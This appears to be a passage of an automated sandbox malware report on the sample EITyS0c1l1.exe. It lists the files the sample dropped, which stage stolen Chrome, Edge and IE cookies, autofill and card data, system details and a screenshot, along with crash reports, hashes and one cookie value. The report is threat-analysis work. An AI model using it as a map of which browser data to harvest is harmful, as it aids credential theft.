	NH8Oxi5PZo.exe	Get hash	malicious	Browse	
	FDVCyigTWH.exe	Get hash	malicious	Browse	
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	
	T6zZFfRLqs.exe	Get hash	malicious	Browse	
	nY67wl47QZ.exe	Get hash	malicious	Browse	
	OfE705GyPZ.exe	Get hash	malicious	Browse	
	W7fb1ECIQA.exe	Get hash	malicious	Browse	
	R9LbEnIk0s.exe	Get hash	malicious	Browse	
	7XmWGse79x.exe	Get hash	malicious	Browse	
	m5W1BZQU4m.exe	Get hash	malicious	Browse	
	hHsIHUGICB.exe	Get hash	malicious	Browse	
	NOgYb2fHbO.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\d06ed635-68f6-4e9a-955c-4899f5f57b9a6900922876.zip	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	97227
Entropy (8bit):	7.98897396431802
Encrypted:	false
SSDEEP:	1536:YAD4/Yqo+e+hPqth+O1Kll82QqAhegdeoYec3/K79pFUNeZBTc9z/LfyjPL:YA0/Yqo+eyPS91WnfAhHdeoYeXPFU8Zz

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\d06ed635-68f6-4e9a-955c-4899f5f57b9a6900922876.zip	
MD5:	5978C0DCD5419DEEC005AA8A6867DE08
SHA1:	CD7889F405DAF52E79B38741DB6C4EBBB3BC2960
SHA-256:	8EE97D2123934852FA95619AD0658E64872E6CFEF4DAE1993C15738AFE8D450B
SHA-512:	3E3F1657DE58998235DB909AC9FE9045B6584237EE6517BA3FE97D20A66134A18B698BAC7B246B947B2A901B88DF8364941ADE6D7E974FA0BF852A5CE1D9080F
Malicious:	false
Reputation:	low
Preview:	PK.....X.<S.....#.../Autofill/Google Chrome_Default.txtUT.....Ra..Ra..Ra..PK.....X.<S.....#.../Autofill/Google Chrome_Default.txtUT.....Ra..Ra..RaPK.....X.<S ..../CC/Google Chrome_Default.txtUT.....Ra..Ra..Ra..PK.....X.<S...../CC/Google Chrome_Default.txtUT.....Ra..Ra..RaPK.....V.<S...../Cookies/E dge_Cookies.txtUT.....Ra..Ra..Ra..PK.....V.<S...../Cookies/Edge_Cookies.txtUT.....Ra..Ra..RaPK.....X.<S....."...../Cookies/Google Chrome_Default.txt UT.....Ra..Ra..Ra-..N.0...3&>.....B.ip.....O.....e.gy....4g.....}v.!N.S.....,\[..|..5.V-...=.kBiJ?.+....]..}.h....y..Lt.Sb.:}.cS..KO.\.r..,.....M6.X... ....q9..3..v.@..z..71..t.Up. .CS.~..g.mo.....PK.....X.<S\~.l....."...../Cookies/Google Chrome_Default.txtUT.....Ra..Ra..RaPK.....V.<S...../Cookies/IE_Cookies.txtUT.....Ra..Ra..Ra..PK.....V. <S...../Cookies/IE_Cookies.txtUT.....Ra..Ra..RaPK.....X.<S.....$.../D

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\files\Cookies\Google Chrome_Default.txt	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.787907296270898
Encrypted:	false
SSDEEP:	6:PkopYjdSQHo3HWvmWogYmmYIkV0NAXhtfx:copYxzkYLmWV0Ghtp
MD5:	550A7FD2AB480B2F537E0CB278AB1906
SHA1:	3B890274F3CFC06C13E6CB6B048FFB6D5E80BB34
SHA-256:	461A1E12872241809075955E29ED062E3283BF5BDA7B04DD59D35525D01076FA
SHA-512:	215B8EF44D47B8FA461778F906A78E3853A55EA06B5620458CBC61E1B3BCB93B43E938A6C6F6DE632FC7B0AB61822465C19CB0F90B202877CF102AEDE7B8E34
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.google.com.FALSE./.FALSE.1617282077.NID.204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSq OJD3t1X1QzZ6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34..

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\files\Files\Default.zip	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	22
Entropy (8bit):	1.0476747992754052
Encrypted:	false
SSDEEP:	3:pjt/l:Nt
MD5:	76CDB2BAD9582D23C1F6F4D868218D6C
SHA1:	B04F3EE8F5E43FA3B162981B50BB72FE1ACABB33
SHA-256:	8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85
SHA-512:	5E2F959F36B66DF0580A94F384C5FC1CEEEC4B2A3925F062D7B68F21758B86581AC2ADCFDDE73A171A28496E758EF1B23CA4951C05455CDAE9357CC3B5A582 F
Malicious:	false
Preview:	PK.....

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\files\information.txt	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	ISO-8859 text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12316
Entropy (8bit):	5.316902353264123
Encrypted:	false
SSDEEP:	192:lOlOKkOdQd9LvROakz4TpgBdQXRsg8qbNqqN:Axead9jRO3WpgUX2MboqN
MD5:	8B6564404F585E05A2180821984B5A26
SHA1:	858E2EA51C4D8B50AB266707598301AC4E4EF589
SHA-256:	FC1F214FC452A73B240F64187FCDE6D1451A85E2F8268CE6CDFF1EEDBDC96997
SHA-512:	2B9B4342267209 59A1B4AC00B9EA251283C5BE66216CFDDAFF1015C3554F37026B5B5E8524082C375DE8EFA4E89B189CBED84CD78C7B922C37585D805B98ADE
Malicious:	false

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\files\information.txt	
Preview:	Version: 41....Date: Mon Sep 27 20:50:44 2021..MachineID: d06ed635-68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..HWID: d06ed635-68f6-4e9a-955c-90ce-806e6f6e6963....Path: C:\Users\user\Desktop\EITyS0c1l1.exe ..Work Dir: C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95 ....Windows: Windows 10 Pro [x64]..Computer Name: 128757..User Name: user..Display Resolution: 1280x1024..Display Language: en-US..Keyboard Languages: English (United States)..Local Time: 27/9/2021 20:50:44..TimeZone: UTC-8....[Hardware]..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..CPU Count: 4..RAM: 8191 MB..VideoCard: Microsoft Basic Display Adapter....[Processes]..---------- System [4]..------------------------------ Registry [88]..- smss.exe [296]..- csrss.exe [392]..- wininit.exe [468]..- csrss.exe [480]..- winlogon.exe [560]..- services.exe [572]..- lsass.exe [604]..- svchost.exe [696]..- fontdrvhost.exe [728]..- fontdrvhost.exe [736]..- svchost.exe [744]..- svchost.exe [844

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\files\screenshot.jpg	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	95393
Entropy (8bit):	7.919223034245586
Encrypted:	false
SSDEEP:	1536:CFhYpFT5LbX8VB7jl7+AiutoN0vivnVsqWdEOmPgSykDchxymMnw8aFt5NGOq:IhYpt5PMH7QAWN4C/WigSTCQmMnwn/mt
MD5:	BD04B9D5E3F2452D277BD97F85AB202B
SHA1:	624BC250B790D460D89A995499DA313284120058
SHA-256:	0449BDCF13206F3411A66E500BAC375E4BB55158298825D1A8B34D798D9231D2
SHA-512:	49C1E163467D20CBF5ED5B6AA27A6C4B22A5640DA0652D91F93C21C9E79234D50B933B22ECD99139758C1362FE22ECD0C514B9F34B2B1991D82A037EC6F47BDE
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23...._....m....'.....S..W....'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(.._.C....B...-..h.Dh.....{..J*.qNN...Z.....?...../.H.v..O.|.....I"]Z...I.y..[

C:\ProgramData\M249TZVHLMI5PNLLM7MNY6V95\files\temp	
Process:	C:\Users\user\Desktop\EITyS0c1l1.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	446464
Entropy (8bit):	0.7605538396742194
Encrypted:	false
SSDEEP:	768:noiWBBjboiWBBjN20olG4oNQraFB/JraFB/Q:oi1indo6QLQG
MD5:	B52A35B5F69DFC4058B3866FDB7F2547
SHA1:	A02A86317535D9A68D17CBB2F81552F101C4A7A6
SHA-256:	4A4428620FBCBF815C0217F4F42810DECD42447975BE6B361F9AB592E23CC756
SHA-512:	25D08922343953DD282895B6B9DE19944ABE7E303FC2E86F90FF90A8FB35C082395B013D8C55008E9605456ADB8DB16F469F5C669857AEE18DDD18B3A4B8F7EE
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_099b1ad3\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12810
Entropy (8bit):	3.7678911901124614
Encrypted:	false
SSDEEP:	192:Twu7HVYUH56rAjuzclQyKT7/u7sdS274Itc6:r7HSc56rAjG/u7sdX4Itc6
MD5:	CAEB9DAC0AEF631EE5E772A1974E1CF4
SHA1:	0C922E04B79D822A4B09B6978BEF216199071C9B
SHA-256:	573B054C2D4F015C2AAB1549D228A14C32DDCE0EC2E7A59FCA1909172FACC6FC
SHA-512:	7C99EF41752AD8E0D96B8FD5696D508F13C3402B390E42C2BC2C05406C49AD1BB1D9F57DF14AC77695F642A2B64A8AC44BF65FFA79C34C3E942ECF44C6DB461
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.6.1.1.3.4.5.1.6.2.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.a.3.1.8.7.1.5.-.3.7.5.8.-.4.c.3.0.-.9.d.e.1.-.8.6.c.2.f.4.2.2.b.f.c.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.b.c.c.d.4.6.2.-.b.e.1.0.-.4.1.5.1.-.b.3.9.5.-.d.0.a.9.5.4.2.2.b.d.9.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_0a42d899\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12084
Entropy (8bit):	3.770943471364566
Encrypted:	false
SSDEEP:	192:pWHVYQH56rAjuzclQyKN/u7sdS274Itcd:0HS456rAjE/u7sdX4Itcd
MD5:	4DB79C0B521F69A8FFDC9475531A250B
SHA1:	F83E3248A5913D2E4E32629772311C58B6EB049C
SHA-256:	B7D24F07E71D429F813612E4D1ADED3047C616F1B67789D3C2A4C32F3B1F06F1
SHA-512:	AFCC60C61551F1BC60013A3271CBD731C3940489361E53BD62522341E6B186B8DC15E826EB9CA3AF11E4BDC078EA07185D39A3857E5E5091C03FFB674ADC688
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.5.9.6.9.4.5.1.0.1.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.9.b.e.8.f.1.8.8.-.a.c.0.8.-.4.4.1.1.-.b.5.3.a.-.1.9.9.0.6.d.8.5.2.c.3.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.0.6.b.a.8.c.8.-.9.7.1.7.-.4.e.5.6.-.b.d.a.e.-.e.0.4.4.7.9.8.c.6.3.b.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_1022a574\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12084
Entropy (8bit):	3.7702517030471605
Encrypted:	false
SSDEEP:	192:HsHVYOH56rAjuzclQyKN/u7sdS274ItcF:HsHSG56rAjE/u7sdX4ItcF
MD5:	8232CF9900C64B1B0F462A866BC075AD
SHA1:	A0CF9108E35AB3625532F03278655DA598ED0F51
SHA-256:	A87DE1E7EBE5FDEBD799DF42146C39FC3250E39DED44319DB2133756C43F7644
SHA-512:	66750F63BCCF0F29D0186A40285E635B8E8705A9033CD6E4490CF2C24750DF9B918E9BE9431941E419A60F4FD5603E9872CCA2DF93599221C3AD8DC147C5C5B
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.5.8.6.5.5.0.9.6.6.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.6.1.5.f.c.6.2.e.-.9.1.3.b.-.4.4.6.d.-.9.e.8.9.-.8.2.8.1.1.f.8.8.e.e.4.2.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.c.e.e.7.8.0.6.-.0.7.e.e.-.4.8.8.9.-.9.d.b.f.-.3.6.0.3.9.e.0.2.2.a.8.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_15ffd2b9\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14522
Entropy (8bit):	3.7633861408259617
Encrypted:	false
SSDEEP:	192:PRHVY7H56rAjuzclQyKTmD/u7sCS274ItcV:PRHSb56rAj7D/u7sCX4ItcV
MD5:	C2672D3DD7DF50A3C64472186329333B
SHA1:	8F57035416D85D099C9F7EE9514205B26E2070A0
SHA-256:	D69AA40A1FC8EF1EB18C9E1E1AF6E21BC6034D5D14260C73824C3D93DD27DE02
SHA-512:	66C72DA4FE9EB57C8CCA3BA3CA2161591325DE715E3F79BA564900DC1ED7C7D992BB628749B145CD5356DA7B0828C5E30547DAC3F4CD3D5FB55D9758A82C9B2
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.6.5.9.2.7.3.9.6.0.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.f.1.4.f.2.f.c.a.-.d.6.3.6.-.4.2.c.1.-.9.b.1.3.-.b.3.d.4.d.9.0.f.6.9.1.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.c.b.7.8.e.4.7.-.6.9.a.4.-.4.a.d.f.-.8.9.d.d.-.8.0.b.4.0.9.0.9.8.9.c.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_1622776e\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_1622776e\Report.wer	
Category:	dropped
Size (bytes):	12086
Entropy (8bit):	3.770040000341552
Encrypted:	false
SSDEEP:	192:XmHVYjH56rAjuzclQyKN/u7sdS274ItcQ:XmHSj56rAjE/u7sdX4ItcQ
MD5:	113F1C3355F40DA2D2F93DA0A9B544F0
SHA1:	25894067EB0E41FAA6AECAD2E2A14597EDE26AAA
SHA-256:	3879CB6880FA5D5E0F0CF81B595EB69262A04D1137CEC2F7CC878346539F0332
SHA-512:	23CD5F8E1ED5518D9A48C872AE05A2E65466912BCCBDF294E9A8987A6575C05A8FB2E90D4E6F602903A14EFA2FE728698EE891206B1D354B222DEB5B8D3979F
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.5.7.3.9.7.6.5.4.5.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.a.d.b.6.9.7.2.-.d.5.c.0.-.4.d.5.0.-.a.8.d.4.-.1.e.3.7.d.e.2.9.f.1.a.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.7.1.b.c.0.0.3.-.f.c.b.e.-.4.3.5.9.-.8.2.0.c.-.e.0.6.c.c.6.5.7.b.b.2.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_a08665b74c114988f973f9b85f46df44be996dcb_02c23b36_16eb644f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14222
Entropy (8bit):	3.7658987303327205
Encrypted:	false
SSDEEP:	192:2tHVYSH56rAjuzclQyKTm4/u7sCS274Itc0:2tHSq56rAj74/u7sCX4Itc0
MD5:	CC9F712A765576558B977A6F1B606601
SHA1:	FEA2C969C6B420796D412249B85AF86EC8F74CFF
SHA-256:	8D5903F8B1A38CC526CA7D75DA0E469A0CCC7A0190F2ECDA5611E81B991C3242
SHA-512:	C7B7E4FDDA61EBFED8A2C51909A481FDB71EDE05649576DBE4032D883678042146C68BDB4462EA4AC99A230CD82732D3B855A429370E6BE7C1788AA7E908986
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.6.2.8.9.1.0.7.8.5.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.8.1.4.1.d.c.7.-.3.a.c.f.-.4.b.9.3.-.8.c.8.6.-.c.7.c.4.3.3.9.2.b.7.3.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.d.3.8.6.b.d.4.-.e.3.d.0.-.4.2.6.7.-.b.a.5.e.-.4.d.5.c.e.c.b.8.b.c.b.8.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_EITyS0c1l1.exe_f641b5c0feaa330592d853d41ed3946c467d7b6_02c23b36_175012bf\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14634
Entropy (8bit):	3.7616163891517425
Encrypted:	false
SSDEEP:	192:SmHVYyHzvb0RXjuzclQyKTmC/u7sHS274Itc9:NHSKzvb0RXj7C/u7sHX4Itc9
MD5:	6156D14FDB03A344583E1BC3D2792E36
SHA1:	2ED8155A4651CB56790CB9689CEA351267316A04
SHA-256:	7B41777899975CF71503DF41E762E9487D6B80175079905256401D8C62821674
SHA-512:	4E199108637D326AA19682B03690B3C1BA9E8F525410FB7B3D8138188722ED6051777F2D909CC01D4B44A865AD169FE1889F8740D025B8DB54FCED728A123395
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.2.7.4.6.7.6.1.1.8.8.1.1.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.f.7.5.b.b.9.2.-.7.7.6.9.-.4.7.1.0.-.8.1.b.8.-.f.f.7.d.f.3.a.4.a.3.3.2.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.f.f.3.9.f.e.d.-.8.7.7.8.-.4.e.5.c.-.a.c.f.0.-.3.4.9.1.5.d.7.b.b.e.e.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.E.I.T.y.S.0.c.1.l.1...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.1.c.-.0.0.0.1.-.0.0.1.c.-.e.1.b.a.-.c.8.d.2.1.b.b.4.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.a.d.f.6.9.f.a.c.1.e.0.2.f.d.0.8.d.e.2.a.c.b.6.e.2.7.1.5.5.a.5.0.0.0.0.f.f.f.f.!.0.0.0.0.a.d.6.a.3.b.e.f.a.e.1.5.b.f.f.a.7.7.c.5.1.9.8.b.5.e.7.3.c.5.c.2.9.a.8.0.9.f.8.8.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.E.I.T.y.S.0.c.1.l.1...e.x.e.....B.o.o.t.I.d.=.4.

